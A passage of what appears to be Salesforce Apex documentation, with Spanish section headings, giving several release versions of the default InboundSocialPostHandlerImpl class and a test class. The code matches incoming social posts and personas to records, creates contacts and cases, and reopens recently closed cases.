    private void matchPersona(SocialPersona persona) {
        if (persona != null) {
            List<SocialPersona> personaList = new List<SocialPersona>();
            if(persona.Provider != 'Other' && String.isNotBlank(persona.ExternalId)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    Provider = :persona.Provider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
           } else if(persona.Provider == 'Other' && String.isNotBlank(persona.ExternalId)
 && String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
            } else if(persona.Provider == 'Other' && String.isNotBlank(persona.Name) &&
String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
                    Name = :persona.Name LIMIT 1];
            }

            if (!personaList.isEmpty()) {
                persona.Id = personaList[0].Id;
                persona.ParentId = personaList[0].ParentId;
            }
        }
    }

    private void createPersona(SocialPersona persona) {
        if (persona == null || String.isNotBlank(persona.Id) ||
!isThereEnoughInformationToCreatePersona(persona))
            return;

        SObject parent = createPersonaParent(persona);
        persona.ParentId = parent.Id;
        insert persona;
    }

    private boolean isThereEnoughInformationToCreatePersona(SocialPersona persona) {
        return String.isNotBlank(persona.Name) &&
               String.isNotBlank(persona.Provider) &&
               String.isNotBlank(persona.MediaProvider);
    }

    private boolean shouldCreateCase(SocialPost post, Map<String, Object> rawData){
        return !hasSkipCreateCaseIndicator(rawData) || hasPostTagsThatCreateCase(post);
    }

    private boolean hasSkipCreateCaseIndicator(Map<String, Object> rawData) {
        Object skipCreateCase = rawData.get('skipCreateCase');
        return skipCreateCase != null &&
'true'.equalsIgnoreCase(String.valueOf(skipCreateCase));
```

```
}

private boolean hasPostTagsThatCreateCase(SocialPost post){
    Set<String> postTags = getPostTags(post);
    postTags.retainAll(getPostTagsThatCreateCase());
    return !postTags.isEmpty();
}

private Set<String> getPostTags(SocialPost post){
    Set<String> postTags = new Set<String>();
    if(post.postTags != null)
        postTags.addAll(post.postTags.split(',', 0));
    return postTags;
}

global String getPersonaFirstName(SocialPersona persona) {
    String name = getPersonaName(persona);
    String firstName = '';
    if (name.contains(' ')) {
        firstName = name.substringBeforeLast(' ');
    }
    firstName = firstName.abbreviate(40);
    return firstName;
}

global String getPersonaLastName(SocialPersona persona) {
    String name = getPersonaName(persona);
    String lastName = name;
    if (name.contains(' ')) {
        lastName = name.substringAfterLast(' ');
    }
    lastName = lastName.abbreviate(80);
    return lastName;
}

private String getPersonaName(SocialPersona persona) {
    String name = persona.Name.trim();
    if (String.isNotBlank(persona.RealName)) {
        name = persona.RealName.trim();
    }
    return name;
}

global virtual SObject createPersonaParent(SocialPersona persona) {

    String firstName = getPersonaFirstName(persona);
    String lastName = getPersonaLastName(persona);

    Contact contact = new Contact(LastName = lastName, FirstName = firstName);
    String defaultAccountId = getDefaultAccountId();
    if (defaultAccountId != null)
        contact.AccountId = defaultAccountId;
    insert contact;
    return contact;
```

```
    }


}
```

**Prueba**

```
@isTest
public class InboundSocialPostHandlerImplTest {

    static Map<String, Object> sampleSocialData;
    static Social.InboundSocialPostHandlerImpl handler;

    static {
     handler = new Social.InboundSocialPostHandlerImpl();
        sampleSocialData = getSampleSocialData('1');
    }

    static testMethod void verifyNewRecordCreation() {
        SocialPost post = getSocialPost(sampleSocialData);
        SocialPersona persona = getSocialPersona(sampleSocialData);

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost];

        SocialPersona createdPersona = [SELECT Id, ParentId FROM SocialPersona];
        Contact createdContact = [SELECT Id FROM Contact];
        Case createdCase = [SELECT Id, ContactId FROM Case];

        System.assertEquals(createdPost.PersonaId, createdPersona.Id, 'Post is not linked
 to the Persona.');
      System.assertEquals(createdPost.WhoId, createdPersona.ParentId, 'Post is not linked
 to the Contact');
        System.assertEquals(createdPost.ParentId, createdCase.Id, 'Post is not linked to
the Case.');
        System.assertEquals(createdCase.ContactId, createdContact.Id, 'Contact is not
linked to the Case.');
    }

    static testMethod void matchSocialPostRecord() {
        SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
        insert existingPost;

        SocialPost post = getSocialPost(sampleSocialData);
        post.R6PostId = existingPost.R6PostId;
        SocialPersona persona = getSocialPersona(sampleSocialData);

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        System.assertEquals(1, [SELECT Id FROM SocialPost].size(), 'There should be only
```

```
1 post');
    }

    static testMethod void matchSocialPersonaRecord() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;

     SocialPost post = getSocialPost(sampleSocialData);
        SocialPersona persona = getSocialPersona(sampleSocialData);
        persona.ExternalId = existingPersona.ExternalId;

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost];

        SocialPersona createdPersona = [SELECT Id, ParentId FROM SocialPersona];
        Contact createdContact = [SELECT Id FROM Contact];
        Case createdCase = [SELECT Id, ContactId FROM Case];

        System.assertEquals(createdPost.PersonaId, createdPersona.Id, 'Post is not linked
 to the Persona.');
       System.assertEquals(createdPost.WhoId, createdPersona.ParentId, 'Post is not linked
 to the Contact');
        System.assertEquals(createdPost.ParentId, createdCase.Id, 'Post is not linked to
the Case.');
        System.assertEquals(createdCase.ContactId, createdContact.Id, 'Contact is not
linked to the Case.');
    }

    static testMethod void matchCaseRecord() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;
     Case existingCase = new Case(ContactId = existingContact.Id, Subject = 'Test Case');

     insert existingCase;
     SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
     existingPost.ParentId = existingCase.Id;
     existingPost.WhoId = existingContact.Id;
     existingPost.PersonaId = existingPersona.Id;
     insert existingPost;

     SocialPost post = getSocialPost(sampleSocialData);
     post.responseContextExternalId = existingPost.ExternalPostId;

        test.startTest();
        handler.handleInboundSocialPost(post, existingPersona, sampleSocialData);
```

```
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost
WHERE R6PostId = :post.R6PostId];
       System.assertEquals(existingPersona.Id, createdPost.PersonaId, 'Post is not linked
 to the Persona.');
        System.assertEquals(existingContact.Id, createdPost.WhoId, 'Post is not linked to
 the Contact');
        System.assertEquals(existingCase.Id, createdPost.ParentId, 'Post is not linked to
 the Case.');
        System.assertEquals(1, [SELECT Id FROM Case].size(), 'There should only be 1
Case.');
    }

    static testMethod void reopenClosedCase() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;
     Case existingCase = new Case(ContactId = existingContact.Id, Subject = 'Test Case',
Status = 'Closed');
     insert existingCase;
     SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
     existingPost.ParentId = existingCase.Id;
     existingPost.WhoId = existingContact.Id;
     existingPost.PersonaId = existingPersona.Id;
     insert existingPost;

     SocialPost post = getSocialPost(sampleSocialData);
     post.responseContextExternalId = existingPost.ExternalPostId;

        test.startTest();
        handler.handleInboundSocialPost(post, existingPersona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost
WHERE R6PostId = :post.R6PostId];
       System.assertEquals(existingPersona.Id, createdPost.PersonaId, 'Post is not linked
 to the Persona.');
        System.assertEquals(existingContact.Id, createdPost.WhoId, 'Post is not linked to
 the Contact');
        System.assertEquals(existingCase.Id, createdPost.ParentId, 'Post is not linked to
 the Case.');
        System.assertEquals(1, [SELECT Id FROM Case].size(), 'There should only be 1
Case.');
        System.assertEquals(false, [SELECT Id, IsClosed FROM Case WHERE Id =
:existingCase.Id].IsClosed, 'Case should be open.');
    }

    static SocialPost getSocialPost(Map<String, Object> socialData) {
        SocialPost post = new SocialPost();
        post.Name = String.valueOf(socialData.get('source'));
        post.Content = String.valueOf(socialData.get('content'));
```

```
        post.Posted = Date.valueOf(String.valueOf(socialData.get('postDate')));
        post.PostUrl = String.valueOf(socialData.get('postUrl'));
        post.Provider = String.valueOf(socialData.get('mediaProvider'));
        post.MessageType = String.valueOf(socialData.get('messageType'));
        post.ExternalPostId = String.valueOf(socialData.get('externalPostId'));
        post.R6PostId = String.valueOf(socialData.get('r6PostId'));
        return post;
    }

    static SocialPersona getSocialPersona(Map<String, Object> socialData) {
        SocialPersona persona = new SocialPersona();
        persona.Name = String.valueOf(socialData.get('author'));
        persona.RealName = String.valueOf(socialData.get('realName'));
        persona.Provider = String.valueOf(socialData.get('mediaProvider'));
        persona.MediaProvider = String.valueOf(socialData.get('mediaProvider'));
        persona.ExternalId = String.valueOf(socialData.get('externalUserId'));
        return persona;
    }

    static Map<String, Object> getSampleSocialData(String suffix) {
        Map<String, Object> socialData = new Map<String, Object>();
        socialData.put('r6PostId', 'R6PostId' + suffix);
        socialData.put('r6SourceId', 'R6SourceId' + suffix);
        socialData.put('postTags', null);
        socialData.put('externalPostId', 'ExternalPostId' + suffix);
        socialData.put('content', 'Content' + suffix);
        socialData.put('postDate', '2015-01-12T12:12:12Z');
        socialData.put('mediaType', 'Twitter');
        socialData.put('author', 'Author');
        socialData.put('skipCreateCase', false);
        socialData.put('mediaProvider', 'TWITTER');
        socialData.put('externalUserId', 'ExternalUserId');
        socialData.put('postUrl', 'PostUrl' + suffix);
        socialData.put('messageType', 'Tweet');
        socialData.put('source', 'Source' + suffix);
        socialData.put('replyToExternalPostId', null);
        socialData.put('realName', 'Real Name');
        return socialData;
    }
}
```

## Clase de Apex para Spring ’15 y Summer ’15

```
global virtual class InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler
 {

    final static Integer CONTENT_MAX_LENGTH = 32000;

    // Reopen case if it has not been closed for more than this number
    global virtual Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }
```

```
    global virtual String getDefaultAccountId() {
        return null;
    }

    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
SocialPersona persona, Map<String, Object> rawData) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
        result.setSuccess(true);
        matchPost(post);
        matchPersona(persona);

        if ((post.Content != null) && (post.Content.length() > CONTENT_MAX_LENGTH)) {
            post.Content = post.Content.abbreviate(CONTENT_MAX_LENGTH);
        }

        if (post.Id != null) {
            handleExistingPost(post, persona);
            return result;
        }

        setReplyTo(post, persona);
        buildPersona(persona);
        Case parentCase = buildParentCase(post, persona, rawData);
        setRelationshipsOnPost(post, persona, parentCase);

        upsert post;

        return result;
    }

    private void handleExistingPost(SocialPost post, SocialPersona persona) {
        update post;
        if (persona.id != null)
            updatePersona(persona);
    }

    private void setReplyTo(SocialPost post, SocialPersona persona) {
        SocialPost replyTo = findReplyTo(post, persona);
        if(replyTo.id != null) {
            post.replyToId = replyTo.id;
            post.replyTo = replyTo;
        }
    }

    private SocialPersona buildPersona(SocialPersona persona) {
        if (persona.Id == null)
            createPersona(persona);
        else
            updatePersona(persona);
        return persona;
    }


 private void updatePersona(SocialPersona persona) {
```

```
  try {
   update persona;
  }catch(Exception e) {
   System.debug('Error updating social persona: ' + e.getMessage());
  }
 }

    private Case buildParentCase(SocialPost post, SocialPersona persona,
    Map<String, Object> rawData){
        Case parentCase = findParentCase(post, persona);
        if (caseShouldBeReopened(parentCase))
            reopenCase(parentCase);
        else if(! hasSkipCreateCaseIndicator(rawData) && (parentCase.id == null ||
parentCase.isClosed))
            parentCase = createCase(post, persona);
        return parentCase;
    }

    private boolean caseShouldBeReopened(Case c){
        return c.id != null && c.isClosed && System.now() <
c.closedDate.addDays(getMaxNumberOfDaysClosedToReopenCase());
    }

    private void setRelationshipsOnPost(SocialPost postToUpdate, SocialPersona persona,
Case parentCase) {
        if (persona.Id != null)
            postToUpdate.PersonaId = persona.Id;
        if(parentCase.id != null)
            postToUpdate.ParentId = parentCase.Id;
    }

    private Case createCase(SocialPost post, SocialPersona persona) {
        Case newCase = new Case(subject = post.Name);
        if (persona != null && persona.ParentId != null) {
            if (persona.ParentId.getSObjectType() == Contact.sObjectType)
                newCase.ContactId = persona.ParentId;
        }
        if (post != null && post.Provider != null) {
            newCase.Origin = post.Provider;
        }
        insert newCase;
        return newCase;
    }

    private Case findParentCase(SocialPost post, SocialPersona persona) {
        Case parentCase = new Case();
        if (post.ReplyTo != null && (post.ReplyTo.IsOutbound || post.ReplyTo.PersonaId ==
 persona.Id))
            parentCase = findParentCaseFromPostReply(post);
        else if((post.messageType == 'Direct' || post.messageType == 'Private') &&
String.isNotBlank(post.Recipient))
            parentCase = findParentCaseFromRecipient(post, persona);
        return parentCase;
    }
```

```
    private Case findParentCaseFromPostReply(SocialPost post){
        List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE Id =
:post.ReplyTo.ParentId LIMIT 1];
        if(!cases.isEmpty())
            return cases[0];
        return new Case();
    }

    private Case findParentCaseFromRecipient(SocialPost post, SocialPersona persona){
        List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE id =
:findReplyToBasedOnRecipientsLastPostToSender(post, persona).parentId LIMIT 1];
        if(!cases.isEmpty())
            return cases[0];
        return new Case();
    }

    private void reopenCase(Case parentCase) {
        SObject[] status = [SELECT MasterLabel FROM CaseStatus WHERE IsClosed = false AND
 IsDefault = true];
        parentCase.Status = ((CaseStatus)status[0]).MasterLabel;
        update parentCase;
    }

    private void matchPost(SocialPost post) {
         if (post.Id != null) return;

     performR6PostIdCheck(post);

        if (post.Id == null){
      performExternalPostIdCheck(post);
     }
    }


 private void performR6PostIdCheck(SocialPost post){
  if(post.R6PostId == null) return;
  List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE R6PostId = :post.R6PostId
LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
 }


 private void performExternalPostIdCheck(SocialPost post) {
  if (post.provider == 'Facebook' && post.messageType == 'Private') return;
  if (post.provider == null || post.externalPostId == null) return;
  List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE ExternalPostId =
:post.ExternalPostId AND Provider = :post.provider LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
 }
```

```
    private SocialPost findReplyTo(SocialPost post, SocialPersona persona) {
        if(post.replyToId != null && post.replyTo == null)
            return findReplyToBasedOnReplyToId(post);
        if(post.responseContextExternalId != null)
            return findReplyToBasedOnExternalPostIdAndProvider(post,
post.responseContextExternalId);
        return new SocialPost();
    }

    private SocialPost findReplyToBasedOnReplyToId(SocialPost post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE id = :post.replyToId LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

   private SocialPost findReplyToBasedOnExternalPostIdAndProvider(SocialPost post, String
 externalPostId){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND ExternalPostId = :externalPostId LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private SocialPost findReplyToBasedOnRecipientsLastPostToSender(SocialPost post,
SocialPersona persona){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE provider = :post.provider AND OutboundSocialAccount.ProviderUserId = :post.Recipient
 AND ReplyTo.Persona.id = :persona.id ORDER BY CreatedDate DESC LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private void matchPersona(SocialPersona persona) {
        if (persona != null) {
            List<SocialPersona> personaList = new List<SocialPersona>();
            if(persona.Provider != 'Other' && String.isNotBlank(persona.ExternalId)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    Provider = :persona.Provider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
           } else if(persona.Provider == 'Other' && String.isNotBlank(persona.ExternalId)
 && String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
            } else if(persona.Provider == 'Other' && String.isNotBlank(persona.Name) &&
String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
```

```
                    Name = :persona.Name LIMIT 1];
            }

            if (!personaList.isEmpty()) {
                persona.Id = personaList[0].Id;
                persona.ParentId = personaList[0].ParentId;
            }
        }
    }

    private void createPersona(SocialPersona persona) {
        if (persona == null || String.isNotBlank(persona.Id) ||
!isThereEnoughInformationToCreatePersona(persona))
            return;

        SObject parent = createPersonaParent(persona);
        persona.ParentId = parent.Id;
        insert persona;
    }

    private boolean isThereEnoughInformationToCreatePersona(SocialPersona persona) {
        return String.isNotBlank(persona.Name) &&
               String.isNotBlank(persona.Provider) &&
               String.isNotBlank(persona.MediaProvider);
    }

    private boolean hasSkipCreateCaseIndicator(Map<String, Object> rawData) {
        Object skipCreateCase = rawData.get('skipCreateCase');
        return skipCreateCase != null &&
'true'.equalsIgnoreCase(String.valueOf(skipCreateCase));
    }

    global virtual SObject createPersonaParent(SocialPersona persona) {
       String name = persona.Name.trim();
        if (String.isNotBlank(persona.RealName))
            name = persona.RealName.trim();

        String firstName = '';
        String lastName = name;
        if (name.contains(' ')) {
            firstName = name.substringBeforeLast(' ');
            lastName = name.substringAfterLast(' ');
        }

        firstName = firstName.abbreviate(40);
        lastName = lastName.abbreviate(80);

        Contact contact = new Contact(LastName = lastName, FirstName = firstName);
        String defaultAccountId = getDefaultAccountId();
        if (defaultAccountId != null)
            contact.AccountId = defaultAccountId;
        insert contact;
        return contact;
    }
```

```
}
```

## Clase de Apex predeterminada para Summer '14 y Winter '14

```
global virtual class InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler
 {

    // Reopen case if it has not been closed for more than this number
    global virtual Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }

    global virtual String getDefaultAccountId() {
        return null;
    }

    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
SocialPersona persona, Map<String, Object> rawData) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
        result.setSuccess(true);
        matchPost(post);
        matchPersona(persona);

        if (post.Id != null) {
            handleExistingPost(post, persona);
            return result;
        }

        setReplyTo(post, persona, rawData);
        buildPersona(persona);
        Case parentCase = buildParentCase(post, persona, rawData);
        setRelationshipsOnPost(post, persona, parentCase);
        upsert post;

        return result;
    }

    private void handleExistingPost(SocialPost post, SocialPersona persona) {
        update post;
        if (persona.id != null)
            update persona;
    }

    private void setReplyTo(SocialPost post, SocialPersona persona, Map<String, Object>
rawData) {
        SocialPost replyTo = findReplyTo(post, persona, rawData);
        if(replyTo.id != null) {
            post.replyToId = replyTo.id;
            post.replyTo = replyTo;
        }
    }
```

```
    private SocialPersona buildPersona(SocialPersona persona) {
        if (persona.Id == null)
            createPersona(persona);
        else
            update persona;
        return persona;
    }

   private Case buildParentCase(SocialPost post, SocialPersona persona, Map<String, Object>
 rawData){
        Case parentCase = findParentCase(post, persona);
        if (caseShouldBeReopened(parentCase))
            reopenCase(parentCase);
        else if(! hasSkipCreateCaseIndicator(rawData) && (parentCase.id == null ||
parentCase.isClosed))
            parentCase = createCase(post, persona);
        return parentCase;
    }

    private boolean caseShouldBeReopened(Case c){
        return c.id != null && c.isClosed && System.now() <
c.closedDate.addDays(getMaxNumberOfDaysClosedToReopenCase());
    }

    private void setRelationshipsOnPost(SocialPost postToUpdate, SocialPersona persona,
Case parentCase) {
        if (persona.Id != null)
            postToUpdate.PersonaId = persona.Id;
        if(parentCase.id != null)
            postToUpdate.ParentId = parentCase.Id;
    }

    private Case createCase(SocialPost post, SocialPersona persona) {
        Case newCase = new Case(subject = post.Name);
        if (persona != null && persona.ParentId != null) {
            if (persona.ParentId.getSObjectType() == Contact.sObjectType)
                newCase.ContactId = persona.ParentId;
        }
        insert newCase;
        return newCase;
    }

    private Case findParentCase(SocialPost post, SocialPersona persona) {
        Case parentCase = new Case();
        if (post.ReplyTo != null && (post.ReplyTo.IsOutbound || post.ReplyTo.PersonaId ==
 persona.Id))
            parentCase = findParentCaseFromPostReply(post);
        else if((post.messageType == 'Direct' || post.messageType == 'Private') &&
post.Recipient != null && String.isNotBlank(post.Recipient))
            parentCase = findParentCaseFromRecipient(post, persona);
        return parentCase;
    }

    private Case findParentCaseFromPostReply(SocialPost post){
```

```
        List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE Id =
:post.ReplyTo.ParentId LIMIT 1];
        if(!cases.isEmpty())
            return cases[0];
        return new Case();
    }

    private Case findParentCaseFromRecipient(SocialPost post, SocialPersona persona){
        List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE id =
:findReplyToBasedOnRecipientsLastPostToSender(post, persona).parentId LIMIT 1];
        if(!cases.isEmpty())
            return cases[0];
        return new Case();
    }

    private void reopenCase(Case parentCase) {
        SObject[] status = [SELECT MasterLabel FROM CaseStatus WHERE IsClosed = false AND
 IsDefault = true];
        parentCase.Status = ((CaseStatus)status[0]).MasterLabel;
        update parentCase;
    }

    private void matchPost(SocialPost post) {
        if (post.Id != null || post.R6PostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE R6PostId =
:post.R6PostId LIMIT 1];
        if (!postList.isEmpty())
            post.Id = postList[0].Id;
    }

    private SocialPost findReplyTo(SocialPost post, SocialPersona persona, Map<String,
Object> rawData) {
        if(post.replyToId != null && post.replyTo == null)
            return findReplyToBasedOnReplyToId(post);
        if(rawData.get('replyToExternalPostId') != null &&
String.isNotBlank(String.valueOf(rawData.get('replyToExternalPostId'))))
            return findReplyToBasedOnExternalPostIdAndProvider(post,
String.valueOf(rawData.get('replyToExternalPostId')));
        return new SocialPost();
    }

    private SocialPost findReplyToBasedOnReplyToId(SocialPost post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE id = :post.replyToId LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

   private SocialPost findReplyToBasedOnExternalPostIdAndProvider(SocialPost post, String
 externalPostId){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND ExternalPostId = :externalPostId LIMIT 1];
        if(posts.isEmpty())
```

```
            return new SocialPost();
        return posts[0];
    }

    private SocialPost findReplyToBasedOnRecipientsLastPostToSender(SocialPost post,
SocialPersona persona){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE provider = :post.provider AND OutboundSocialAccount.ProviderUserId = :post.Recipient
 AND ReplyTo.Persona.id = :persona.id ORDER BY CreatedDate DESC LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private void matchPersona(SocialPersona persona) {
        if (persona != null && persona.ExternalId != null &&
String.isNotBlank(persona.ExternalId)) {
           List<SocialPersona> personaList = [SELECT Id, ParentId FROM SocialPersona WHERE

                Provider = :persona.Provider AND
                ExternalId = :persona.ExternalId LIMIT 1];
            if ( !personaList.isEmpty()) {
                persona.Id = personaList[0].Id;
                persona.ParentId = personaList[0].ParentId;
            }
        }
    }

    private void createPersona(SocialPersona persona) {
        if (persona == null || (persona.Id != null && String.isNotBlank(persona.Id)) ||
!isThereEnoughInformationToCreatePersona(persona))
            return;

        SObject parent = createPersonaParent(persona);
        persona.ParentId = parent.Id;
        insert persona;
    }

    private boolean isThereEnoughInformationToCreatePersona(SocialPersona persona){
        return persona.ExternalId != null && String.isNotBlank(persona.ExternalId) &&
               persona.Name != null && String.isNotBlank(persona.Name) &&
               persona.Provider != null && String.isNotBlank(persona.Provider) &&
               persona.provider != 'Other';
    }

    private boolean hasSkipCreateCaseIndicator(Map<String, Object> rawData) {
        Object skipCreateCase = rawData.get('skipCreateCase');
        return skipCreateCase != null &&
'true'.equalsIgnoreCase(String.valueOf(skipCreateCase));
    }

    global virtual SObject createPersonaParent(SocialPersona persona) {
        String name = persona.Name;
        if (persona.RealName != null && String.isNotBlank(persona.RealName))
```

```
            name = persona.RealName;

        String firstName = '';
        String lastName = 'unknown';
        if (name != null && String.isNotBlank(name)) {
            firstName = name.substringBeforeLast(' ');
            lastName = name.substringAfterLast(' ');
            if (lastName == null || String.isBlank(lastName))
                lastName = firstName;
        }

        Contact contact = new Contact(LastName = lastName, FirstName = firstName);
        String defaultAccountId = getDefaultAccountId();
        if (defaultAccountId != null)
            contact.AccountId = defaultAccountId;
        insert contact;
        return contact;
    }
}
```

## Clase de Apex predeterminada para Winter '13 y Spring '14

```
global virtual class InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler
 {

    // Reopen case if it has not been closed for more than this number
    global virtual Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }

    global virtual Boolean usePersonAccount() {
        return false;
    }

    global virtual String getDefaultAccountId() {
        return null;
    }

    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
SocialPersona persona, Map<String, Object> rawData) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
        result.setSuccess(true);
        matchPost(post);
        matchPersona(persona);

        if (post.Id != null) {
            update post;
            if (persona.id != null) {
                update persona;
            }
            return result;
        }
```

```
        findReplyTo(post, rawData);

        Case parentCase = null;
        if (persona.Id == null) {
            createPersona(persona);
            post.PersonaId = persona.Id;
        }
        else {
            update persona;
            post.PersonaId = persona.Id;
            parentCase = findParentCase(post, persona, rawData);
        }

        if (parentCase == null) {
            parentCase = createCase(post, persona);
        }

        post.ParentId = parentCase.Id;

        insert post;

        return result;
    }

    private Case createCase(SocialPost post, SocialPersona persona) {
        Case newCase = new Case(
            subject = post.Name
        );
        if (persona != null && persona.ParentId != null) {
            if (persona.ParentId.getSObjectType() == Contact.sObjectType) {
                newCase.ContactId = persona.ParentId;
            }
            else if (persona.ParentId.getSObjectType() == Account.sObjectType) {
                newCase.AccountId = persona.ParentId;
            }
        }
        insert newCase;
        return newCase;
    }

    private Case findParentCase(SocialPost post, SocialPersona persona, Map<String, Object>
 rawData) {
        SocialPost replyToPost = null;
        if (post.ReplyTo != null && (post.ReplyTo.IsOutbound || post.ReplyTo.PersonaId ==
 persona.Id)) {
            replyToPost = post.ReplyTo;
        }
        else if (post.MessageType == 'Direct' && String.isNotBlank(post.Recipient)) {
            // find the latest outbound post that the DM is responding to
            List<SocialPost> posts = [SELECT Id, ParentId FROM SocialPost WHERE
OutboundSocialAccount.ProviderUserId = :post.Recipient AND ReplyTo.Persona.Id = :persona.Id
 ORDER BY CreatedDate DESC LIMIT 1];
            if (!posts.isEmpty()) {
                replyToPost = posts[0];
```

```
            }
        }

        if (replyToPost != null) {
            List<Case>  cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
Id = :replyToPost.ParentId];
            if (!cases.isEmpty()) {
                if (!cases[0].IsClosed) return cases[0];
                if (cases[0].ClosedDate >
System.now().addDays(-getMaxNumberOfDaysClosedToReopenCase())) {
                    reopenCase(cases[0]);
                    return cases[0];
                }
            }
        }

        return null;
    }

    private void reopenCase(Case parentCase) {
        SObject[] status = [SELECT MasterLabel FROM CaseStatus WHERE IsClosed = false AND
 IsDefault = true];
        parentCase.Status = ((CaseStatus)status[0]).MasterLabel;
        update parentCase;
    }

    private void matchPost(SocialPost post) {
        if (post.Id != null || post.R6PostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE R6PostId =
:post.R6PostId LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
    }

    private void findReplyTo(SocialPost post, Map<String, Object> rawData) {
        String replyToId = (String)rawData.get('replyToExternalPostId');
        if (String.isBlank(replyToId)) return;
        List<SocialPost> postList = [SELECT Id, ParentId, IsOutbound, PersonaId FROM
SocialPost WHERE ExternalPostId = :replyToId LIMIT 1];
        if (!postList.isEmpty()) {
            post.ReplyToId = postList[0].id;
            post.ReplyTo = postList[0];
        }
    }

    private void matchPersona(SocialPersona persona) {
        if (persona != null && String.isNotBlank(persona.ExternalId)) {
           List<SocialPersona> personaList = [SELECT Id, ParentId FROM SocialPersona WHERE

                ((Provider != 'Other' AND Provider = :persona.Provider) OR
                 (Provider = 'Other' AND MediaProvider != null AND MediaProvider =
:persona.MediaProvider)) AND
                ((ExternalId != null AND ExternalId = :persona.ExternalId) OR
```

```
                (ExternalId = null AND Name = :persona.Name)) LIMIT 1];
            if ( !personaList.isEmpty()) {
                persona.Id = personaList[0].Id;
                persona.ParentId = personaList[0].ParentId;
            }
        }
    }

    private void createPersona(SocialPersona persona) {
        if (persona == null || persona.Id != null || String.isBlank(persona.ExternalId)
|| String.isBlank(persona.Name) ||
                String.isBlank(persona.Provider)) return;

        if (isPersonaAccountEnabled()){
            Account account = createPersonAccount(persona);
            persona.ParentId = account.Id;
        }
        else {
            Contact contact = createContact(persona);
            persona.ParentId = contact.Id;
        }
        insert persona;
    }


    private Boolean isPersonaAccountEnabled() {
        if (!usePersonAccount()) return false;
        Map<String, Object> accountFields = Schema.SObjectType.Account.fields.getMap();
